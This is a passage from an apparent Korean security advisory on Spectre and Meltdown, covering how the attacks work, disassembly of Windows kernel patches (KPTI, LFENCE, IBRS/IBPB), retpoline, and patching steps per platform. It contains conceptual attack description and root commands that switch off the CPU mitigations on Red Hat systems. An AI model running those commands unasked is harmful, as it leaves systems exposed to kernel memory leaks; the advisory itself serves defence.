공격자는 자기 프로세스 간접 분기문의 목적지 주소를 희생자 프로세스 내부 가젯 주소로 분기하도록 변경하고 실행시켜 분기 예측 실패를 통해 프로세서의 BTB 를 수정시키게 됩니다. 이렇게 수정 된 BTB 는 공격자 프로세스 간접 분기문과 동일한 위치에 있는 희생자 프로세스 간접 분기문이 예측 실행 될 때 영향을 주게 됩니다. 추가적으로 설명하면 공격자 프로세스 간접 분기문에서 예측 실패 시 캐시는 버려지지만 BTB 에 미쳤던 영향은 제거되지 않기 때문에 이런 문제가 발생하는 것 입니다.

그 후, 희생자 프로세스 간접 분기문이 예측 실행 될 때 BTB 에 저장 된 목적지 주소는 가젯 주소이기 때문에 실제 목적지 코드가 아닌 가젯 코드를 예측 실행하게 됩니다. 예측 실행 된 가젯 코드는 공격자가 원하는 메모리 값을 캐시로 가져오게 되며, 그 이후엔 Variant 1 에서 사용 된 기술과 유사한 CLFLUSH 명령어를 사용하는 Flush+Reload 기술로 공격자가 원하는 위치의 희생자 프로세스 메모리 값을 알 수 있게 되는 것 입니다.

Variant 3: rogue data cache load (CVE-2017-5754)

멜트다운은 인텔 microarchitectural 을 타겟으로 하는 공격으로서, 비순차적인 실행 방법을 이용하는 사용자의 커널 메모리를 유출시킬 수 있습니다.

공격자는 멜트다운 취약점을 이용해 프로세서에 있는 권한 상승 취약점을 공격합니다. CPU 의 예측 실행 기능을 이용하면 공격자가 메모리 보호를 우회할 수 있기 때문입니다

해당 취약점을 이용하면 사용자 공간에서 커널 메모리에 접근하도록 허용합니다. 이는 즉 사용자가 시스템 내부에 존재하는 보안 매커니즘(심지어 커널에 포함되어 있는 내용)과 관련된 다양한 코드 등에 접근할 수 있도록 허용하여 다양한 정보들이 유출될 가능성이 있습니다.

Mitigation 방안

이번 CPU 결함과 관련되어 운영체제 커널에서 패치가 어떻게 이뤄졌는지 분석해보았습니다. 리눅스는 커널 소스가 공개되어 있기 때문에 쉽게 확인할 수 있으나, 윈도우는 소스코드가 공개되어 있지 않기 때문에 윈도우를 살펴보았습니다. 분석 방법은 패치가 이루어진 뒤의 커널 바이너리를 확보하여 주요 핵심 포인트를 짚어보는 방식으로 진행했습니다. 또한 데스크탑에서 주로 사용되는 Intel 과 AMD CPU 를 중점으로 확인했습니다.

결론부터 말하면 Windows 는 유저모드에서 커널모드로 진입하는 부분에 대해서 패치를 진행했고, 패치 내용은 크게 3 가지로 볼 수 있습니다.

취약점	해결법	해당되는 Desktop CPU 벤더
Meltdown Variant 3 (Rogue Data Cache Load)	KPTI (Kernel Page Table Isolation)	Intel (MS 는 AMD 에도 패치를 시행하였음)
Spectre Variant 1 (Bounds Check Bypass)	LFENCE instruction	Intel, AMD
Spectre Variant 2 (Branch Target Injection)	– Enable Intel IBRS (Indirect Branch Restricted Speculation) – Enable Intel IBPB (Indirect Branch Predictor Barrier) – Enable Intel STIBP (Single Thread Indirect Branch Predictors) – Return trampoline	Intel

KPTI (Kernel Page Table Isolation) mitigation for Meltdown Variant 3

윈도우는 원래 64 비트에서 KiSystemCall64 와 KiSystemCall32 를 시스템 콜 핸들러로 사용하고 있습니다. 그런데

이번 meltdown 에 대응하기 위하여 윈도우 운영체제가 부팅될 때 KPTI 가 필요한 CPU 일 경우 아래와 같이 조건부로 커널 시스템 콜 핸들러가 사용될 수 있도록 했습니다.

```
HalInitializeProcessor((unsigned int)v7, v5);
KiSetFeatureBits((__int64)v6);                  // Set CPU features
v18 = KiSystemCall32;
v19 = (void (__usercall *)(unsigned __int64@<rax>))KiSystemCall64;// default syscall handler
if ( !v6->Number )
  KiEnableKvaShadowing((  int64)v6, *( QWORD *)v4 - 12208i64);// If condition met, try to enable KPTI
if ( KiKvaShadow )                              // If KPTI is enabled
{
  v18 = KiSystemCall32Shadow;
  v19 = (void (__usercall *)(unsigned __int64@<rax>))&KiSystemCall64Shadow;// Intel
  if ( v6->CpuVendor == 1 )
  {
    v18 = KiSystemCall32AmdShadow;
    v19 = KiSystemCall64AmdShadow;              // AMD
  }
}
__writemsr(0xC0000081, 0i64);
__writemsr(0xC0000083, (unsigned __int64)v18);
__writemsr(0xC0000082, (unsigned __int64)v19);// Write syscall handler
  writemsr(0xC0000084, 0x4700ui64);
```


인텔 CPU 의 경우 아래의 시스템 콜 핸들러가 사용됩니다.

KiSystemCall32Shadow

KiSystemCall64Shadow

AMD CPU 의 경우 아래의 시스템 콜 핸들러가 사용됩니다.

KiSystemCall32AmdShadow

KiSystemCall64AmdShadow

Meltdown 취약점은 인텔 CPU 에만 발생하는 것으로 알려져 있고, AMD 측은 Meltdown 취약점은 AMD CPU 에서 재현되지 않았다고 발표했습니다.

그러나 실제 윈도우 커널 내부를 살펴보면 AMD CPU 에 대응해서도 패치를 진행했다는 사실을 확인할 수 있습니다. 이것이 AMD CPU 에서도 Meltdown 이 발생한다는 것을 증명하는 것은 아니나, MS 는 결론적으로 AMD CPU 를 사용하는 시스템을 위해서도 강제로 패치를 단행한 것으로 판단됩니다. (MS 가 AMD CPU 를 대상으로 해서 패치를 단행한 이유는 내부 사정이라 알 수 없습니다)

따라서 AMD CPU 에서도 커널 시스템 콜을 많이 호출하는 작업일수록 일부 성능 저하가 예상됩니다.

MS 는 시스템 콜뿐만이 아니라 인터럽트나 예외 핸들러 등 커널로 진입하는 모든 핸들러에 대해서도 KPTI 패치를 단행하였는데, 이번 CPU 취약점과 관련된 코드는 모두 KVASCODE 라는 섹션에 따로 두어서 관리하고 있는 모습을 확인할 수 있습니다.

Function name	Segment	Start	Length
KxMcheckAlternateReturnShadow	KVASCODE	0000000140293A00	0000004C
KxIsrLinkageShadow	KVASCODE	0000000140294A40	0000004D
KiXmmExceptionShadow	KVASCODE	0000000140293A80	0000004C
KiVmbusInterrupt3Shadow	KVASCODE	0000000140294100	0000004C
KiVmbusInterrupt2Shadow	KVASCODE	0000000140294080	0000004C
KiVmbusInterrupt1Shadow	KVASCODE	0000000140294000	0000004C
KiVmbusInterrupt0Shadow	KVASCODE	0000000140293F80	0000004C
KiVirtualizationExceptionShadow	KVASCODE	0000000140293B00	0000004C
KiSystemServiceShadow	KVASCODE	0000000140293E00	0000004C
KiSystemCall64Shadow	KVASCODE	0000000140295140	00000214
KiSystemCall64AmdShadow	KVASCODE	0000000140295380	00000044
KiSystemCall32Shadow	KVASCODE	0000000140294CC0	000003EF
KiSystemCall32AmdShadow	KVASCODE	0000000140295 0C0	00000044
KiSwInterruptShadow	KVASCODE	0000000140293C00	0000004C
KiStackFaultShadow	KVASCODE	0000000140293700	0000004D
KiSegmentNotPresentFaultShadow	KVASCODE	0000000140293680	0000004D
KiRaiseSecurityCheckFailureShadow	KVASCODE	0000000140293C80	0000004C
KiRaiseAssertionShadow	KVASCODE	0000000140293D00	0000004C
KiPageFaultShadow	KVASCODE	0000000140293800	0000004D
KiOverflowTrapShadow	KVASCODE	0000000140293300	0000004C
KiNpxSegmentOverrunAbortShadow	KVASCODE	0000000140293580	0000004C
KiNpxNotAvailableFaultShadow	KVASCODE	0000000140293480	0000004C
KiNmiInterruptShadow	KVASCODE	0000000140293200	00000076
KiMcheckAbortShadow	KVASCODE	0000000140293980	00000076
KiKernelSysretExit	KVASCODE	0000000140294C40	00000051
KiKernelIstMceExit	KVASCODE	0000000140294BC0	00000066
KiKernelIstExit	KVASCODE	0000000140294B40	00000066
KiKernelExit	KVASCODE	0000000140294AC0	00000078
KiIsrThunkShadow	KVASCODE	0000000140294200	00000801
KiIpiInterruptShadow	KVASCODE	0000000140294180	0000004C

시스템 콜, 예외처리 핸들러, 인터럽트 핸들러 등 유저모드에서 커널로 진입하는 코드들을 살펴보면 아래와 같이 공통적인 부분을 발견할 수 있습니다.


```
KiSystemCall64Shadow proc near          ; DATA XREF: sub_14016C860+34↑o
                                        ; .pdata:00000001403C9E34↓o ...

var_110         = byte ptr -110h
arg_7000        = qword ptr  7008h

                swapgs
                mov     gs:7010h, rsp   ; Save usermode RSP
                mov     rsp, gs:7000h   ; Get kernel CR3
                bt      dword ptr gs:7018h, 1 ; bittest
                jb      short NoKernelCr3Required ; Set kernelmode RSP
                mov     cr3, rsp        ; Set CR3 for kernel page table

NoKernelCr3Required:                    ; CODE XREF: KiSystemCall64Shadow+1F↑j
                mov     rsp, gs:arg_7000 ; Set kernelmode RSP

KiSystemCall64ShadowCommon:             ; CODE XREF: KiSystemCall64AmdShadow+3F↓j
                push    2Bh
                push    qword ptr gs:7010h
                push    r11
                push    33h
                push    rcx
                mov     rcx, r10
                sub     rsp, 8
```

Figure 2. 인텔 CPU 를 위한 시스템 콜 진입점 코드의 일부

```
KiSystemCall64AmdShadow proc near       ; DATA XREF: .pdata:00000001403C9E40↓o
                                        ; KiInitializeBootStructures+29F↓o
                swapgs
                mov     gs:7010h, rax   ; Save syscallIndex to gs:7010
                mov     rax, gs:7000h   ; Set rax to kernel CR3
                bt      dword ptr gs:7018h, 1 ; bittest
                jb      short NoKernelCr3Required ; Restore syscallIndex
                mov     cr3, rax        ; Set CR3 for kernel page table

NoKernelCr3Required:                    ; CODE XREF: KiSystemCall64AmdShadow+1F↑j
                mov     rax, gs:7010h   ; Restore syscallIndex
                mov     gs:7010h, rsp   ; Save usermode RSP
                mov     rsp, gs:7008h   ; Set kernelmode RSP
                jmp     KiSystemCall64ShadowCommon
KiSystemCall64AmdShadow endp
```

Figure 3. AMD CPU 를 위한 시스템 콜 진입점 코드의 일부

```
KiPageFaultShadow proc near             ; DATA XREF: .pdata:0000000140C9CE4↓o
                                        ; INITDATA:0000000140876310↓o

arg_8           = byte ptr  10h
arg_28          = byte ptr  30h

                test    [rsp+arg_8], 1
                jz      short loc_140293847
                push    rsi
                swapgs
                mov     rsi, gs:7000h
                bt      dword ptr gs:7018h, 1
                jb      short loc_140293823
                mov     cr3, rsi

loc_140293823:                          ; CODE XREF: KiPageFaultShadow+1E↑j
                lea     rsi, [rsp+8+arg_28]
                mov     rsp, gs:7008h
                push    qword ptr [rsi-8]
                push    qword ptr [rsi-10h]
                push    qword ptr [rsi-18h]
                push    qword ptr [rsi-20h]
                push    qword ptr [rsi-28h]
                push    qword ptr [rsi-30h]
                mov     rsi, [rsi-38h]

loc_140293847:                          ; CODE XREF: KiPageFaultShadow+5↑j
                jmp     KiPageFault
```


Figure 4. 페이지 폴트가 발생했을 때 호출되는 페이지 폴트 핸들러 코드의 일부


```
KiNmiInterruptShadow proc near          ; DATA XREF: KiNmiInterruptStart:loc_
                                        ; .pdata:00000001403C9C54↓o ...

arg_20          = qword ptr  28h
arg_28          = qword ptr  30h
arg_30          = dword ptr  38h
arg_34          = dword ptr  3Ch
arg_38          = qword ptr  40h

                push    r8
                push    rcx
                push    rax
                push    rdx
                mov     ecx, 0C0000101h
                rdmsr
                mov     [rsp+20h+arg_30], eax
                mov     [rsp+20h+arg_34], edx
                mov     rdx, [rsp+20h+arg_20]
                mov     eax, edx
                shr     rdx, 20h
                mov     ecx, 0C0000101h
                wrmsr
                mov     rax, cr3
                mov     rdx, gs:7000h
                mov     [rsp+20h+arg_38], rax
                cmp     rax, rdx
                jz      short loc_14029324B
                bt      dword ptr gs:7018h, 1
                jb      short loc_14029324B
                mov     cr3, rdx
```


Figure 5. NMI 인터럽트가 발생했을 때 호출되는 인터럽트 핸들러 코드의 일부

위 코드들의 공통점을 살펴보면, 특정 조건이 만족될 경우 GS:7000h 에서 읽어온 값을 CR3 레지스터에 값을 넣고 있는 모습을 확인할 수 있습니다.

CR3 레지스터는 프로세스 페이지 테이블의 물리 주소를 가지고 있는 레지스터입니다. 원래 이번 보안패치가 이뤄지기 전의 윈도우 운영체제는 프로세스마다 페이지 테이블을 가지고 있었고 이것을 유저모드와 커널모드가 같이 사용하고 있었습니다.

이번에는 커널모드에서 유저모드로 되돌아가는 부분의 코드를 보겠습니다.


```
KiKernelSysretExit proc near            ; CODE XREF: KiCallUserMode+1B6↑j
                                        ; KiSystemCall64+66D↑j ...
                mov     esp, gs:7018h
                bt      esp, 1
                jb      short loc_140294C84
                mov     rbp, gs:188h
                mov     rbp, [rbp+220h]
                mov     rbp, [rbp+278h]
                bt      ebp, 0
                jnb     short loc_140294C81
                bt      esp, 0
                jb      short loc_140294C78
                bts     rbp, 3Fh
                jmp     short loc_140294C81
;  ESTsecurity
loc_140294C78:                          ; CODE XREF: KiKernelSysretExit+2F↑j
                and     dword ptr gs:7018h, 0FFFFFFFEh

loc_140294C81:                          ; CODE XREF: KiKernelSysretExit+29↑j
                                        ; KiKernelSysretExit+36↑j
                mov     cr3, rbp

loc_140294C84:                          ; CODE XREF: KiKernelSysretExit+C↑j
                mov     rbp, r9
                mov     rsp, r8
                swapgs
                sysret
                retn
KiKernelSysretExit endp
```

Figure 6. 커널모드 시스템 콜 호출 후 유저모드로 되돌아가는 부분의 코드

커널모드에서 유저모드로 되돌아갈 때 CR3 값을 유저모드 페이지 테이블 주소로 돌려놓는 것을 확인할 수 있었습니다.

따라서 이번 패치가 적용된 이후로 유저모드와 커널모드 페이지 테이블이 서로 따로 관리되고 있음을 확인할 수 있었습니다. 이 것은 유저모드 프로그램에서 커널 시스템 콜 호출을 많이 하면 할수록 페이지 테이블 스위칭 과정이 더 많이 이뤄지기 때문에 그만큼 시스템 성능이 저하될 수 있음을 의미합니다. 그러나 업계에서는 그것이 일반 사용자에게는 미미한 정도로 보고 있습니다.

LFENCE instruction mitigation for Spectre Variant 1

인텔과 AMD 는 Spectre Variant 1 을 막기 위한 조치로 LFENCE 명령어의 사용을 권장했습니다. 먼저 LFENCE 명령에 관해서 핵심적인 부분은 아래와 같습니다.

LFENCE—Load Fence

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
NP 0F AE E8	LFENCE	ZO	Valid	Valid	Serializes load operations.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
ZO	NA	NA	NA	NA

Description

Performs a serializing operation on all load-from-memory instructions that were issued prior the LFENCE instruction. Specifically, LFENCE does not execute until all prior instructions have completed locally, and no later instruction begins execution until LFENCE completes. In particular, an instruction that loads from memory and that precedes an LFENCE receives data from memory prior to completion of the LFENCE. (An LFENCE that follows an instruction that stores to memory might complete **before** the data being stored have become globally visible.) Instructions following an LFENCE may be fetched from memory before the LFENCE, but they will not execute until the LFENCE completes.

〈이미지 출처 : Intel 64 and IA-32 Architectures Software Developer's Manual Volume 2 Instruction Set Reference〉

LFENCE 명령 다음의 명령어들이 CPU 로 로드 될 수 있지만, LFENCE 명령이 실행되기전까지는 그것이 실행되지 않는다는 것입니다. 가령 아래와 같은 코드가 있다고 가정해보겠습니다.

```
1 번    TEST EAX, EAX
2 번    JNZ CleanUp
3 번    LFENCE
4 번    MOV DWORD PTR [EAX], 1
```

위 코드에서 1 번 명령어가 실행될 때 4 번의 명령어가 미리 CPU 로 로드 될 순 있지만 3 번의 LFENCE 명령어가 실행되기 전까지는 4 번의 코드는 실행되지 않는다는 것입니다.

MS 에서는 Spectre Variant 1 을 차단하기 위해서 대부분의 커널 진입점 부분에 아래와 같이 LFENCE 명령어를 삽입해두었습니다.

```
loc_1401877FC:                          ; CODE XREF: KiSystemService+59↑j
                                        ; KiSystemService+96↑j
                        lfence
                        jmp     KiSystemServiceUser
```

Figure 7. LFENCE 명령이 삽입되어 있는 모습

인텔에서는 LFENCE 명령어를 주의 깊게 사용할 것을 당부하고 있습니다. 아무렇게나 LFENCE 명령어를 삽입할 경우 성능에 심각한 영향을 준다고 언급하고 있습니다.

IBRS, STIBP, IBPB mitigation for Spectre Variant 2

본 내용은 AMD 에 해당하지 않습니다. AMD 측은 Spectre Variant 2 취약점에 해당되지 않는다고 발표했습니다.

인텔은 CPU 마이크로코드 업데이트와 OS 패치를 동시에 적용하여 Spectre Variant 2 를 차단할 계획을 가지고 있습니다. 취약점에 노출된 CPU 의 마이크로코드 업데이트를 통해서 아래의 기능을 새롭게 추가할 예정입니다. (참고로 아래의 내용은 인텔 CPU 매뉴얼에도 아직까지 존재하지 않는 내용이며, 인텔은 추후에 이 내용을 매뉴얼에 업데이트할 것임을 밝혔습니다.)

Indirect Branch Restricted Speculation (IBRS)
Single Thread Indirect Branch Predictors (STIBP)
Indirect Branch Predictor Barrier (IBPB)

마이크로코드 업데이트는 BIOS 업데이트를 통해서 이뤄지기 때문에, 사용자는 메인보드 제작사를 통해서 제공되는 최신 BIOS 업데이트를 적용할 필요가 있습니다.

이와 함께 윈도우 OS 에서는 인텔 CPU 의 IBRS 와 IBPB 기능을 활성화하는 패치를 이미 적용한 상태입니다. 이 또한 대부분의 커널 진입점 코드에 패치가 되었으며, 인텔에 의하면 IBRS 기능이 켜지면 CPU 의 성능이 일부 저하된다고 언급하고 있습니다.

```
test    byte ptr gs:278h, 1
jz      loc_14029534B
mov     rcx, gs:188h
mov     rcx, [rcx+220h]
mov     rcx, [rcx+838h]
mov     gs:270h, rcx
mov     ecx, 48h        ; INTEL IBRS
mov     eax, 1
xor     edx, edx
wrmsr
```

Figure 8. 인텔 IBRS 를 활성화 하는 코드가 윈도우 커널레벨에서 적용 된 모습.
(CPU 마이크로코드 업데이트가 되어 있어야 한다)

```
mov     rcx, gs:188h
mov     rcx, [rcx+220h]
cmp     rax, [rcx+838h]
jz      short loc_1401883EC
mov     eax, 1
mov     ecx, 49h        ; Enable IBPB
wrmsr
```

Figure 9. 인텔 IBPB 를 활성화 하는 코드가 윈도우 커널레벨에서 적용 된 모습.
(CPU 마이크로코드 업데이트가 되어있어야 한다)

STIBP 를 활성화 하는 코드는 발견할 수 없었는데, 이는 추후에 적용될 가능성이 있거나 혹은 OS 패치가 필요 없이 CPU 마이크로코드 업데이트를 통해서만 활성화될 수도 있습니다.

Return trampoline mitigation for Spectre Variant 2

이것은 구글에서 제시한 Spectre Variant 2 의 해결 방법으로써 인텔 문서에서도 이 방법을 권장하고 있습니다. 아래를 보면 Figure10 은 전형적인 Indirect Branch 의 코드이고, Figure11 은 구글에서 제안한 방법입니다.

Indirect branch construction

```
jmp *%r11                        call set_up_target;   (1)
                                capture_spec:         (4)
                                  pause;
                                  jmp capture_spec;
                                set_up_target:
                                  mov %r11, (%rsp);   (2)
                                  ret;                (3)
```

Figure 10. 일반적인 Indirect Jmp 코드를 개선한 모습

〈이미지 출처 : https://support.google.com/faqs/answer/7625886〉

Indirect call construction

```
call *%r11                         jmp set_up_return;
                                inner_indirect_branch:
                                  call set_up_target; }
                                capture_spec:         }
                                  pause;              }
                                  jmp capture_spec;   } Indirect branch
                                set_up_target:        } sequence.
                                  mov %r11, (%rsp);   }
                                  ret;                }
                                set_up_return:
                                  call inner_indirect_branch; (1)
```

Figure 11. 일반적인 Indirect Call 코드를 개선한 모습

〈이미지 출처 : https://support.google.com/faqs/answer/7625886〉

바로 점프를 뛰거나 호출하지 않고 중간에 Setup 과정을 거친 다음 해당 위치로 Branch 함으로써 간접 분기를 예측 실행에서 격리시키는 것이 핵심입니다.

시스템별 상세 패치 방안

CPU 마이크로 코드 업데이트


메인보드 하드웨어 벤더사에서 제공하는 바이오스 업데이트를 수행하여 CPU 마이크로코드를 업데이트 해야합니다.

제조사별 BIOS 구성이 다르기 때문에, 상세내용은 안내를 못드리는 점 양해부탁드립니다.


※ BIOS 진입방법 (ASUS 예시)

1) BIOS 진입 (제조사 별로 상이하지만, 대부분 부팅 후 윈도우 로고가 뜨기 전 F2 혹은 DEL 키를 통해 진입가능)


2) Tool 메뉴 클릭



2) ASUS EZ Flash 3 Utility 클릭



3) via Internet 클릭 후 Next 클릭



메인보드 제조사별 안내링크는 여기를 참고해 주시기 바랍니다.

Windows OS(개인용) 패치

▶ 자동 레지스트리 세팅 프로그램 다운로드 후 윈도우 보안업데이트 진행

* MS 에서 제공하는 패치가 일부 시스템에서 호환이 되지 않을수도 있으니, 패치에 대한 위험성을 충분히 인지하신 후 업데이트를 진행해 주시기 바랍니다.

Windows Server

사용자들은 자동 업데이트 기능을 활성화 시켜 자동 업데이트를 진행해 주시기 바랍니다. MS 에서는 일부 SW 와 호환이 되지 않을 경우가 있으니, 호환성을 확인 후 업데이트를 진행하기를 권고하고 있습니다. 더 자세한 내용은 여기를 참고해 주시기 바랍니다.

브라우저 패치

※ Chrome

1) 크롬 브라우저를 실행합니다.

2) 주소창에 chrome://flags/#enable-site-per-process 를 입력합니다.

3) 사이트 격리 옆에있는 '활성화' 버튼을 클릭합니다(해당 버튼이 안보일 경우 크롬 업데이트 필요)

4) 크롬 브라우저를 재시작 합니다.

※ FireFox

57.0.4 버전 이상으로 업데이트

※ Edge/IE

Windows 패치 중 포함되어 있음

애플 OSX

Mac OSX High Sierra 10.13.2 및 그 이상 버전으로 업데이트

Android & iOS

iOS 11.2.2 및 더 높은 버전으로 업데이트

Android 는 일부 ARM CPU 에 대해 패치를 진행하였으며, 자세한 내용은 여기를 참고해 주시기 바랍니다.

IDC/클라우드 관리자

현재 일부 IDC/클라우드 업체들은 이미 임시 대응조치를 공개하였습니다. 하지만 패치 후에 발생할 수 있는 충돌이나 기능저하에 대한 내용은 아직 공개되지 않았습니다.

Linux-Redhat/CentOS 배포버전

Redhat 은 이미 패치 방법을 공개하였습니다. 사용자들은 다음을 참고하여 패치를 진행하시면됩니다.

https://access.redhat.com/security/vulnerabilities/speculativeexecution

https://access.redhat.com/articles/3311301#page-table-isolation-pti-6

또한 패치 이후 일부 환경에서는 성능 저하가 발생할 수 있으며, 그에따른 조치 방법은 다음을 참고해주시기 바랍니다.

https://access.redhat.com/articles/3311301#page-table-isolation-pti-6

사용자는 다음 명령을 이용하여 KPTI, Indirect Branch Restricted Speculation (ibrs) , Indirect Branch Prediction Barriers (ibpb)등의 보안매커니즘을 임시로 차단할 수 있습니다.

```
# echo 0 > /sys/kernel/debug/x86/pti_enabled
# echo 0 > /sys/kernel/debug/x86/ibpb_enabled
# echo 0 > /sys/kernel/debug/x86/ibrs_enabled
```

해당 매커니즘은 debugfs 파일 시스템을 사용해야하는데, RHEL7 에서는 기본적으로 활성화가 되어 있으며, RHEL6 에서는 하기 명령을 통하여 활성화 시켜야 합니다.

```
# mount -t debugfs nodev /sys/kernel/debug
```

사용자는 다음 명령을 통하여 현재 보안 매커니즘의 활성화 여부를 확인할 수 있습니다.

```
# cat /sys/kernel/debug/x86/pti_enabled
# cat /sys/kernel/debug/x86/ibpb_enabled
# cat /sys/kernel/debug/x86/ibrs_enabled
```

